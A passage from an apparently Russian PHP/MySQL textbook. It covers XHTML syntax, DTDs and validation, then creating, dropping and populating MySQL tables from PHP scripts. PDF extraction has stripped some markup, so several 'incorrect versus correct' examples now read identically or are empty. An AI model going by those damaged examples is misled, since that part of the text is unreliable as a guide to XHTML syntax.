    <title>Простой документ XHTML</title>
  </head>
  <body>
    <p>Привет, МИР! <br />
      Кто-нибудь слышит меня?</p>
  </body>
</html>
```

Что здесь изменилось?

1. В самом начале можно увидеть новое XML-объявление, идентифицирующее документ как XML 1.0, использующий кодировку символов UTF-8. Это объявление может быть опущено *при условии*, что документ использует кодировку UTF-8 (или ASCII, которая является подмножеством UTF-8).
2. Несколько изменилось объявление DOCTYPE.
3. Теперь все элементы разметки HTML записываются символами нижнего регистра. Это требование спецификации языка XHTML.

4. Элемент `html` теперь содержит атрибут `xmlns` (определяющий пространство имен XHTML, о чем мы поговорим ниже в этой же главе) и `xml:lang`, дополняющий атрибут `lang` для XML-процессоров.
5. Тег `
` теперь записывается как `
` с символом слэша (/) перед закрывающей угловой скобкой – тем самым указывается, что данный элемент является «пустым» и не имеет парного закрывающего тега.
6. Появился новый закрывающий тег `</p>`, дополняющий тег `<p>`, который находится в первой строке тела документа. Язык XHTML не позволяет использовать открывающие теги без соответствующих им закрывающих тегов, а пустые элементы обязательно должны следовать нотации `
`. Данный документ слишком короток, чтобы отобразить большинство требований, заметим только, что открывающие и закрывающие теги должны следовать правилу симметрии, например так можно писать: `<i>Это жирный курсив</i>`, а так нельзя: `<i>Это жирный курсив</i>` – . При соблюдении подобных требований документы приобретают явную и предсказуемую структуру, становясь доступными для обработки и модификации в любых программах.

Есть еще несколько ограничений, о которых мы поговорим позже, но самые важные – те, что перечислены здесь.

Почему XHTML

Язык разметки XHTML был создан организацией World Wide Web Consortium (W3C) по целому ряду причин, включая следующие:

- содержимое веб-страницы должно быть доступно не только с обычных компьютеров, но и с карманных компьютеров, сотовых телефонов и других мобильных устройств. Более строгий синтаксис языка XML упрощает обработку содержимого страниц на подобных устройствах;
- разработчики, использующие Dynamic HTML (DHTML) и другие технологии, в которых применяются сценарии, заметили, что из-за гибкости HTML структура управляемых ими HTML-документов порой несколько отличается от ожидаемой, и иногда эти отличия меняются от броузера к броузеру. Более строгие требования XHTML ликвидируют подобные неоднозначности;
- растет число инструментов управления документами, имеющих встроенную поддержку XML, а совместимость XHTML и XML позволяет применять эти инструменты для работы с XHTML без каких-либо ухищрений;
- если смотреть шире, XHTML способствует созданию более корректных и согласованных документов. На первый взгляд, проверка корректности документа с учетом более строгих требований языка XML может показаться обременительной, но она упрощает поиск и исправление ошибок;

- пока язык XHTML не нашел широкой поддержки в браузерах, тем не менее W3C надеется, что переход на основу XML позволит разработчикам создавать специализированные словари, смешивая их с классическим словарем HTML. В собственные планы W3C входит работа над мультимедиа, графикой и формами;
- кроме того, XHTML можно смешивать с другими словарями XML, упрощая использование этого словаря в новых контекстах.

Взлет популярности XML привел к переосмыслению причин и принципов использования HTML, по крайней мере, в органах стандартизации. Несмотря на то что многие браузеры обеспечивают некоторую поддержку XML и XHTML, пока еще рано считать эти языки необходимыми инструментами веб-разработки. Первая версия XHTML была принята организацией W3C 26 января 2000 года.

Прелесть XML в том, что данный язык требует от браузеров прекратить обработку документа при наличии в нем ошибок оформления. Это означает, что на небольших устройствах XHTML-браузер будет работать проще и быстрее, чем такой же HTML-браузер. Кроме того, это вынуждает авторов создавать более корректные и последовательные веб-документы. Хотя подобные ограничения могут показаться слишком обременительными, рекомендация для браузеров выводить сообщения об ошибках вместо попытки отобразить некорректно оформленный документ должна помочь ликвидировать проблемы, вынуждая авторов исправлять свои ошибки.



Специалисты по старому доброму HTML, возможно, будут рады узнать, что W3C возобновила работы над стандартом HTML (кое в чем независимо от XHTML) в марте 2007 года. Дополнительную информацию по этому вопросу можно получить по адресу <http://www.w3.org/html/wg/>.

Пространства имен XHTML и XML

Язык XML невероятно универсален. Он дает общие определения синтаксиса и основных структур документа, но никак не определяет такие характеристики, как имена элементов и атрибутов. Любой желающий может создать собственный словарь XML без необходимости вступать в контакт с W3C или другими органами по стандартизации. Подобный подход порождает следующую проблему: элемент `Title` может иметь совершенно разный смысл в разных контекстах. Спецификация пространств имен XML (ее можно найти по адресу: <http://www.w3.org/TR/REC-xml-names/>) обеспечивает механизм, позволяющий разработчикам идентифицировать словари на основе универсальных идентификаторов ресурса (Uniform Resource Identifiers, URI).

URI – это комбинация уже известного универсального указателя ресурса (Uniform Resource Locator, URL) и универсального имени ресурса (Uniform Resource Name, URN). С точки зрения пространств имен

XML, использовать URI очень удобно, поскольку они совмещают в себе простоту синтаксиса с указанием на владельца. Организация W3C владеет пространствами имен начиная с <http://www.w3.org/>, что позволяет использовать их в качестве идентификаторов. В обычном XHTML, без примеси других словарей, пространство имен объявляется в элементе `html`, в виде атрибута `xmlns`. Например:

```
<html xmlns="http://www.w3.org/1999/xhtml" >
```

После такого объявления URI пространства имен <http://www.w3.org/1999/xhtml> будет применяться и к самому элементу `html`, и ко всем дочерним элементам, если только в них не будут использованы собственные атрибуты `xmlns` или имена, начинающиеся с префикса и двоеточия.

Версии XHTML

С самого своего появления стандарт XHTML постоянно развивается. На сегодняшний день есть три основные его версии:

XHTML 1.0

Версия XHTML 1.0 ничем не отличается от HTML 4.01, кроме требования использовать синтаксис XML.

XHTML 1.1

XHTML 1.1 – это модульная версия XHTML 1.0. В ней используется набор модулей, выбранных из большого набора, который определен в рекомендации «Modularization of XHTML», поэтому она является более строгой. Данная рекомендация W3C обеспечивает основу модульной структуры, она определяет модули, каждый из которых поддерживает стандартный набор и свое множество определений, необходимых для обеспечения соответствия XHTML. Из этой версии были удалены такие устаревшие HTML-функции, как элементы представления и наборы фреймов. Управление представлением документов во всех браузерах производится с помощью каскадных таблиц стилей (Cascading Style Sheets, CSS). Кроме того, в версию 1.1 была добавлена поддержка разметки Ruby, необходимая при использовании восточно-азиатских языков.

XHTML 2.0

Многие пункты рабочего проекта XHTML 2.0 являются спорными, поскольку нарушают обратную совместимость со всеми предыдущими версиями, поэтому в действительности XHTML 2.0 – это новый язык разметки, специально созданный для обхода ограничений (X)HTML, а не просто очередная версия. Многие проблемы совместимости легко решаются путем разбора через анализатор XML и документ CSS по умолчанию, соответствующий текущему рабочему проекту XHTML 2.0. Вот новые черты, отличающие XHTML 2.0 в семье языков разметки HTML:

- HTML-формы заменяет XForms – спецификация приема пользовательского ввода по технологии XML, позволяющая корректно отображать формы на устройствах самых разных типов;
- HTML-фреймы заменены XFrames, что дает возможность объединить на одной странице сразу несколько документов. Технология XFrame призвана решить такие проблемы HTML-фреймов, как непоследовательное поведение кнопки Back (назад) и установка закладок на отдельные фреймы;
- события объектной модели документа (Document Object Model, DOM) заменены XML Events. В качестве примера события можно привести щелчок мышью по некоторому объекту веб-страницы. Технология XML Events позволяет авторам отделять содержимое документов от программного кода сценариев, выполняющего обработку событий;
- новый тип элемента списка, `nl`, предназначенный для построения списков ссылок. Это может быть удобно при создании вложенных меню, которые в настоящее время создаются с применением широкого спектра таких средств, как вложенные нумерованные списки и вложенные списки определений;
- любой элемент разметки может выполнять функции гиперссылки, например: `<li href="articles.html">Статьи`;
- любой элемент может обращаться к альтернативному источнику с помощью атрибута `src`, например `<p src="med1.jpg" type="image/jpeg">Michele</p>` будет означать то же самое, что `<object src="med1.jpg" type="image/jpeg"><p>Michele</p></object>`;
- атрибут `alt` элемента `img` упразднен, а альтернативное описание элемента вставляется как содержимое самого элемента – между открывающим и закрывающим тегами, как это делается сейчас в элементе ссылки. Например, включить в страницу изображение с альтернативным описанием «семейный отдых» можно примерно так: `Семейный отдых`;
- элементы `<i>`, `` и `<tt>`, управляющие представлением, больше не поддерживаются. Они заменены такими семантическими элементами, как ``, или CSS-представлением, позволяющим определять стили отдельных элементов. Исключение сделано только для элементов `<sub>` и `<sup>`, которые останутся корректными;
- единственный элемент заголовка `<h>` совместно с элементом `<section>`, определяющим уровень вложенности заголовков, заменяет все ранее существовавшие элементы заголовков, например `<h1>`, `<h2>` и т.д. Каждый раздел (`section`) должен иметь свой заголовок;
- поддержка схемы описания ресурсов (Resource Description Framework, RDF) с помощью атрибутов `property` и `about`. RDF – это стандарт описания метаданных документа. Такие атрибуты будут упрощать процесс преобразования XHTML-документов в формат RDF/XML.

Типы документов

Определение типа документа (Document Type Definition, DTD) XHTML описывает на точном компьютерном языке синтаксис и грамматику, допустимые в разметке XHTML. При создании XHTML-документа объявление DTD размещается в его начале. Стандарт XHTML 1.0 определяет три типа XML-документов, соответствующих трем типам DTD для HTML 4.0: Strict, Transitional и Frameset. В документах XHTML 1.1 и XHTML 2.0 также должно присутствовать объявление DTD.

Примеры всех объявлений DTD:

XHTML 1.0 Strict

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

XHTML 1.0 Transitional

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

XHTML 1.0 Frameset

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Frameset//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-frameset.dtd">
```

XHTML 1.1

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
    "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
```

XHTML 2.0

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 2.0//EN"
    "http://www.w3.org/MarkUp/DTD/xhtml2.dtd">
```

Определение DTD должно размещаться в начале документа перед открывающим тегом `<html>`, как показано в примере 12.1.

Пример 12.1. Документ, определенный как `xhtml 1.0 strict`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>Пример объявления типа документа</title>
  </head>
  <body>
    <p>Здесь находится содержимое страницы.</p>
  </body>
</html>
```

Первая строка документа:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Это не является обязательным, если только вы не собираетесь использовать в документе кодировки символов, отличные от UTF-8.

Инструменты аттестации

Аттестация (validation) содержимого XHTML-документов означает проверку разметки на соответствие указанному DTD и выдачу отчета об обнаруженных в разметке ошибках. Аттестовать файлы HTML, XHTML и CSS можно с помощью инструмента аттестации W3C (validator). Простейший способ позволить любому желающему протестировать ваш документ – это включить в него ссылку <http://validator.w3.org/check/referer>. Введите в адресной строке браузера URL своего документа и щелкните по ссылке Validate (проверить). В примере 12.2, демонстрируется страница, которая проверяет сама себя.

Пример 12.2. Добавление ссылки для аттестации на страницу validate.html

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>Document Type Declaration Example</title>
  </head>
  <body>
    <p>The content of the page goes here.
    <a href="http://validator.w3.org/check/referer">Validate</a> </p>
  </body>
</html>
```

Страница из примера 12.2 размещена на нашем сайте <http://www.krautgrll.com>, ее вид в окне браузера показан на рис. 12.1.



Рис. 12.1. Страница со ссылкой для аттестации

После щелчка по ссылке Validate страница пройдет аттестацию; полученный результат показан на рис. 12.2.

В примере 12.3 мы немного изменили эту страницу, чтобы вызвать ошибки при аттестации.

Пример 12.3. Страница validate_error.html с парой ошибок

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```




Рис. 12.2. Страница успешно прошла аттестацию

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
  <head>
    <title>Document Type Declaration Example</title>
  </head>
  <body>
    <p>The content of the page goes here.<br>
    <a href="http://validator.w3.org/check/referer">Validate</a>
  </body>
</html>
```

В примере 12.3 пропущен закрывающий тег `</p>` и присутствует тег `
`, не соответствующий требованиям. Результат аттестации этой страницы приведен на рис. 12.3.

В процессе аттестации выявлены две ошибки. На экране есть их описание, например: «You may have neglected to close an element, or perhaps you meant to ‘self-close’ an element, that is, ending it with ‘/’ instead of ‘>’» (Вероятно вы забыли добавить закрывающий тег, а возможно, подразумевался «самозакрывающийся» тег, который должен




Рис. 12.3. Ошибки, выявленные в процессе аттестации

заканчиваться комбинацией `'/>'`, а не `'>'`). Получив результат аттестации, можно вернуться к файлу страницы и внести необходимые исправления.

Наиболее распространенные ошибки

Ниже перечислены основные ошибки, которые легко допустить при создании кода разметки XHTML.

Незакрытые элементы, которые не имеют парного закрывающего тега в стандарте HTML 4

Например, использован тег `
` вместо правильного варианта `
`. Несмотря на то что теги `
` и `
</br>` допустимы в XHTML, они могут быть несовместимы со старыми версиями браузеров, в отличие от `
`.

Незакрытые непустые элементы

Это неправильный код: `<p>Первый абзац.<p>Второй абзац.`

Оформление должно быть таким: `<p>Первый абзац.</p><p>Второй абзац.</p>`

Отсутствие кавычек (") или апострофов ('), окружающих значения атрибутов

Например, для включения в страницу изображения тег `` следовало оформить так: `` или так: ``.

Неправильный порядок следования закрывающих тегов во вложенных конструкциях

При выделении жирным курсивом разметку `<i>пример текста</i>` следовало оформить так: `<i>пример текста</i>`. Тег `<i>` был открыт последним, поэтому он должен быть закрыт первым.

Использование символа амперсанда за пределами сущностей в URL

В следующем фрагменте сделана попытка поместить символ амперсанда внутри параметра: `Book`. Правильно сформированный URL должен выглядеть так:

```
<a href="example.php?title=php&amp;mysql">Book</a>
```

Названия элементов и атрибутов XHTML чувствительны к регистру символов

Неправильно: `<P>Привет, МИП!</P>`.

Правильно: `<p>Привет, МИП!</p>`.

Документы не опознаются браузером как текст разметки XHTML, если веб-сервер не отправляет соответствующий тип XML MIME

В качестве типа MIME для документов XHTML любым видам браузеров должно отправляться `application/xhtml+xml`, исключение составляет Internet Explorer, которому должен отправляться тип MIME `text/html`. Настройка типов MIME производится в файлах настроек веб-сервера. Если инструмент аттестации не предъявляет никаких претензий по этому поводу, ваш веб-сервер уже имеет правильные настройки. Кроме того, отправить браузеру нужный тип MIME

можно и из программного кода PHP, выполнив следующую строку до того, как браузеру будет хоть что-либо отправлено:

```
header('Content-Type: application/xhtml+xml; charset=utf-8');
```

Сокращения в определениях атрибутов недопустимы

Пример некорректного описания: `<option selected>`. **Правильно оформленный атрибут selected:** `<option selected="selected" />`.

В табл. 12.1 перечислены другие атрибуты, определение которых нельзя сокращать.

Таблица 12.1. Сокращенные способы записи атрибутов HTML и их аналоги в XHTML

HTML	XHTML
Noresize	noresize="noresize"
Multiple	multiple ="multiple"
Compact	compact="compact"
Checked	checked="checked"
Declare	declare="declare"
Readonly	readonly="readonly"
Defer	defer="defer"
Ismap	ismap="ismap"
Nohref	nohref="nohref"
Noshade	noshade="noshade"
Disabled	disabled="disabled"

Совместимость со старыми версиями браузеров

Документы XHTML 1.0 несколько отклоняются от стандарта HTML, тем не менее, они достаточно близки, чтобы браузеры, не обладающие поддержкой XHTML, могли корректно отображать такие страницы. XHTML 1.1 и 2.0 отличаются от стандарта HTML уже существенно, и такое содержимое смогут правильно отобразить только браузеры с поддержкой XHTML.

Создание разметки XHTML из PHP

Создать XHTML-разметку из PHP-кода гораздо сложнее, чем обычную HTML-разметку (пример 12.4).

Пример 12.4. Создание XHTML-документа из PHP-кода

```
<?php
    // Определить тип браузера, если это возможно,
    // чтобы отправить корректный тип MIME.
```

```

// Это необходимо из-за особенностей Internet Explorer.
if(strpos($_SERVER["HTTP_ACCEPT"], "application/xhtml+xml")) {
    header('Content-Type: application/xhtml+xml; charset=utf-8');
}
else {
    header('Content-Type: text/html; charset=utf-8');
}

// Создать описание типа документа
$doctype = '<?xml version="1.0" encoding="UTF-8"?>';
$doctype .= '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" ' .
$doctype .= ' "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd" >';

// Создать заголовок
$head = '<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">';
$head .= '    <head>';
$head .= '        <title>Document Type Declaration Example</title>';
$head .= '    </head>';

// Создать тело документа
$body = '    <body>';
$body .= '        <p>The content of the page goes here.</p>';
$body .= '    </body>';

// Закрыть документ
$footer = '</html>';

// Вывести полученный документ
echo $doctype;
echo $head;
echo $body;
echo $footer;
?>

```

В примере 12.4 сначала устанавливается тип MIME документа, затем определяются переменные, в которых хранятся основные разделы документа XHTML, после чего осуществляется вывод страницы. Поскольку Internet Explorer не реагирует на тип MIME `application/xhtml+xml`, в этом фрагменте сначала выясняется, поддерживает ли веб-браузер тип MIME `application/xhtml+xml`. Если браузер не поддерживает этот тип MIME, то с помощью функции `header()` генерируется заголовок с типом MIME `text/html`.

Рассмотрев стандарт XHTML, расширяющий стандарт HTML и совместимость вашего веб-сайта, мы готовы перейти к совместному использованию PHP и MySQL. В следующей главе мы обсудим вопросы изменения объектов и данных в MySQL из программного кода PHP. Кроме того, вы узнаете, как динамически создавать гиперссылки HTML для выполнения действий над конкретными данными в базе данных.

Вопросы к главе 12

Вопрос 12.1

Как правильно оформить в XHTML-документе перевод строки?

Вопрос 12.2

Какая разница между заданием типа документа `<!doctype тип_документа_url>` и заданием типа MIME с помощью функции `header()`?

Вопрос 12.3

Почему нельзя всегда указывать тип MIME `application/xhtml+xml`?

Вопрос 12.4

Как PHP отличает вывод документа XHTML от вывода документа HTML?

Ответы на эти вопросы приводятся в разделе «Глава 12» приложения.

13

Модификация объектов и данных MySQL из PHP-сценариев

Из главы 12 вы узнали о преимуществах XHTML перед традиционным языком разметки HTML. В этой главе все рассмотренные ранее концепции будут исследованы в совокупности, что позволит вашим PHP-сценариям решать более сложные задачи работы с базой данных. Вы узнаете, как создавать и изменять объекты и данные в базе данных MySQL из PHP-сценариев. Мы рассмотрим динамическое создание ссылок, позволяющих пользователям вашего сайта добавлять и изменять данные из запроса к базе данных. Фактически, познакомившись в следующей главе с сеансами, вы уже будете знать все, что требуется для создания полноценных приложений.

Изменение объектов базы данных из PHP

Строка SQL-запроса остается универсальным инструментом передачи команд в базу данных. Создавать и изменять объекты базы данных с помощью стандартного языка SQL не сложнее, чем выполнять обычные запросы. Иногда вам потребуется создавать объекты базы данных из PHP-сценариев. Начнем с создания таблицы, что послужит примером создания объекта базы данных.

Создание таблицы

Ранее мы уже создали таблицы `books` и `authors`, но у нас до сих пор нет таблицы `purchases`. Создадим эту таблицу с помощью PHP-сценария, исходный текст которого приведен в примере 13.1.

Пример 13.1. Сценарий `create_table.php` создает таблицу `purchases`

```

<?php
include('db_login.php');
require_once( 'DB.php' );

$connection = DB::connect(
    "mysql://$db_username:$db_password@$db_host/$db_database");

if (!$connection)
{
    die ("Ошибка подключения к базе данных: <br>". DB::errorMessage());
};
$query = 'CREATE TABLE purchases (
    purchase_id int(11) NOT NULL auto_increment,
    user_id varchar(10) NOT NULL,
    title_id int(11) NOT NULL,
    purchased timestamp NOT NULL,
    PRIMARY KEY (purchase_id))';

$result = $connection->query($query);
if (DB::isError($result))
{
    die ("Ошибка исполнения запроса к базе данных: <br>". $query. " "
        .DB::errorMessage($result));
}
echo ("Таблица успешно создана!");
$connection->disconnect( );
?>

```

В примере 13.1 жирным шрифтом выделена инструкция `create`, которую можно было бы исполнить непосредственно из командной строки. Инструкция записывается в переменную `$query` в виде строки. На этот раз функция `query` уже не возвращает результирующий набор данных, она просто создает таблицу. В результате мы должны увидеть:

Таблица успешно создана!

На рис. 13.1 показан результат работы команды `desc` – получение описания таблицы с помощью клиента командной строки `mysql`.

Так же просто можно выполнить любую другую команду к базе данных.

```

mysql> desc purchases;
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key  | Default          | Extra          |
+-----+-----+-----+-----+-----+-----+
| purchase_id | int(11)       |      | PRI  | NULL             | auto_increment |
| user_id     | varchar(10)   |      |      |                  |                |
| title_id    | int(11)       |      |      |                  |                |
| purchased   | timestamp     | YES  |      | CURRENT_TIMESTAMP |                |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)

mysql>

```

Рис. 13.1. Таблица `purchases`, созданная PHP-сценарием, доступна отовсюду



Строго говоря, команды, изменяющие базы данных и таблицы, не должны храниться в PHP-сценариях, чтобы уменьшить риск потери данных из-за ошибочного или умышленного использования таких сценариев. Мы обсуждаем данную возможность только с целью показать то, что можно делать из PHP-сценариев. Единственная ситуация, в которой вам, скорее всего, понадобится вставлять в сценарий подобные команды, – разработка таких утилит администрирования баз данных с веб-интерфейсом, как phpMyAdmin.

Если вам действительно потребуется использовать в сценариях команды модификации, ограничивайте доступ к таким сценариям либо средствами веб-сервера Apache, либо реализуйте защиту в программном коде PHP. Подробнее вопросы ограничения доступа и регистрации пользователей мы рассмотрим в главе 14. Необходимое предупреждение сделано, теперь можно обсудить уничтожение таблиц.

Вы уже знаете, как создавать новые таблицы, далее необходимо научиться удалять созданные вами таблицы. Для удаления таблиц предназначена команда `DROP`.

Удаление таблицы

Сценарий из примера 13.2 удаляет только что созданную таблицу.

Пример 13.2. Сценарий `drop.php` удаляет таблицу `purchases`

```
<?php
    require_once('db_login.php');
    require_once('DB.php');

    $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");

    if (DB::isError($connection)){
        die ("Ошибка подключения к базе данных: <br />"
            .DB::errorMessage($connection));
    }

    $query = "DROP TABLE purchases";
    $result = $connection->query($query);

    if (DB::isError($result)){
        die("Ошибка исполнения запроса к базе данных: <br />". $query." "
            .DB::errorMessage($result));
    }

    echo "Таблица успешно удалена!";
    $connection->disconnect( );

?>
```

Пример 13.2 вернет:

Таблица успешно удалена!

Все сработало великолепно, но нам не обойтись без таблицы `purchases`, поэтому создайте ее еще раз с помощью сценария `create_table.php` из примера 13.1. Модифицируя объекты, вы можете получить от базы данных отказ выполнить вашу просьбу, и в этом случае возможно появление ошибок.



Операция удаления таблиц сопряжена с риском потери данных. Применяйте команду `DROP` крайне осторожно!

Обработка ошибок

Для подтверждения корректности обработки таких ошибок, как опечатки в инструкции `CREATE` или, как в данном случае, попытка создания существующей таблицы, вызовите сценарий `create_table.php` еще раз. Вы должны получить сообщение, подобное показанному на рис. 13.2.

Предположим, что ваши объекты благополучно созданы, и теперь вы желаете манипулировать данными прямо из PHP-сценария. Значит, следующее, что вам потребуется, – добавить в существующую таблицу данные, полученные от пользователя.




Рис. 13.2. При попытке создать существующую таблицу появляется такое сообщение

Манипулирование данными в таблицах

Вы уже исполняли некоторые SQL-команды, манипулирующие объектами базы данных, и готовы приступить к работе с данными в ваших таблицах. Это делается с помощью тех же самых SQL-команд, которые вы опробовали при добавлении данных из командной строки клиента MySQL, но на этот раз мы будем получать пользовательские данные с помощью PHP-сценария.

Добавление данных

Естественно, вам потребуется добавлять данные в свои таблицы. Чтобы добавить информацию о покупке во вновь созданную таблицу

purchases, выполним запрос с инструкцией `INSERT`. Как это сделать, показано в примере 13.3. Не забудьте запустить сценарий из примера 13.1, чтобы в базе данных присутствовала таблица, куда вы будете вставлять данные.

Пример 13.3. Сценарий `insert.php` использует предопределенную инструкцию `INSERT`

```
<?php
    require_once('db_login.php');
    require_once('DB.php');

    $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");

    if (DB::isError($connection)){
        die("Ошибка подключения к базе данных: <br />"
            .DB::errorMessage($connection));
    }

    $query = "INSERT INTO purchases VALUES (NULL, 'mdavis',2, NULL)";
    $result = $connection->query($query);


    if (DB::isError($result)){
        die("Ошибка исполнения запроса к базе данных: <br />". $query." "
            .DB::errorMessage($result));
    }
    echo "Данные успешно добавлены!";
    $connection->disconnect( );
?>
```

Если вызвать сценарий `insert.php` из браузера, вы получите следующее сообщение:

Данные успешно добавлены!

На рис. 13.3 видно, что в базе данных появилась новая строка, для чего была произведена выборка всех строк из таблицы `purchases`.

Тем же способом, каким вы вставляли пользовательские данные в SQL-запрос, можно добавлять ключи базы данных в гиперссылки, позволяющие пользователям искать информацию или изменять ее.



```

C:\WINNT\system32\cmd.exe - telnet 10.0.0.1
mysql> select * from purchases;
+-----+-----+-----+-----+
| purchase_id | user_id | title_id | purchased |
+-----+-----+-----+-----+
| 1 | mdavis | 2 | 2005-11-26 15:56:49 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
mysql>
```

Рис. 13.3. Простая проверка показывает, что в базе данных появилась новая строка

Отображение результатов с помощью ссылок

Иногда у вас может появиться желание предоставить пользователю возможность, щелкнув по гиперссылке, выполнить некоторое действие, связанное с текущей строкой в результирующем наборе данных запроса. Сделать это можно, добавив ссылки на URL к результатам запроса, отображаемым на экране. Ссылки должны содержать уникальные идентификаторы, указывающие на конкретные строки, чтобы сценарий мог выполнить запланированное действие.

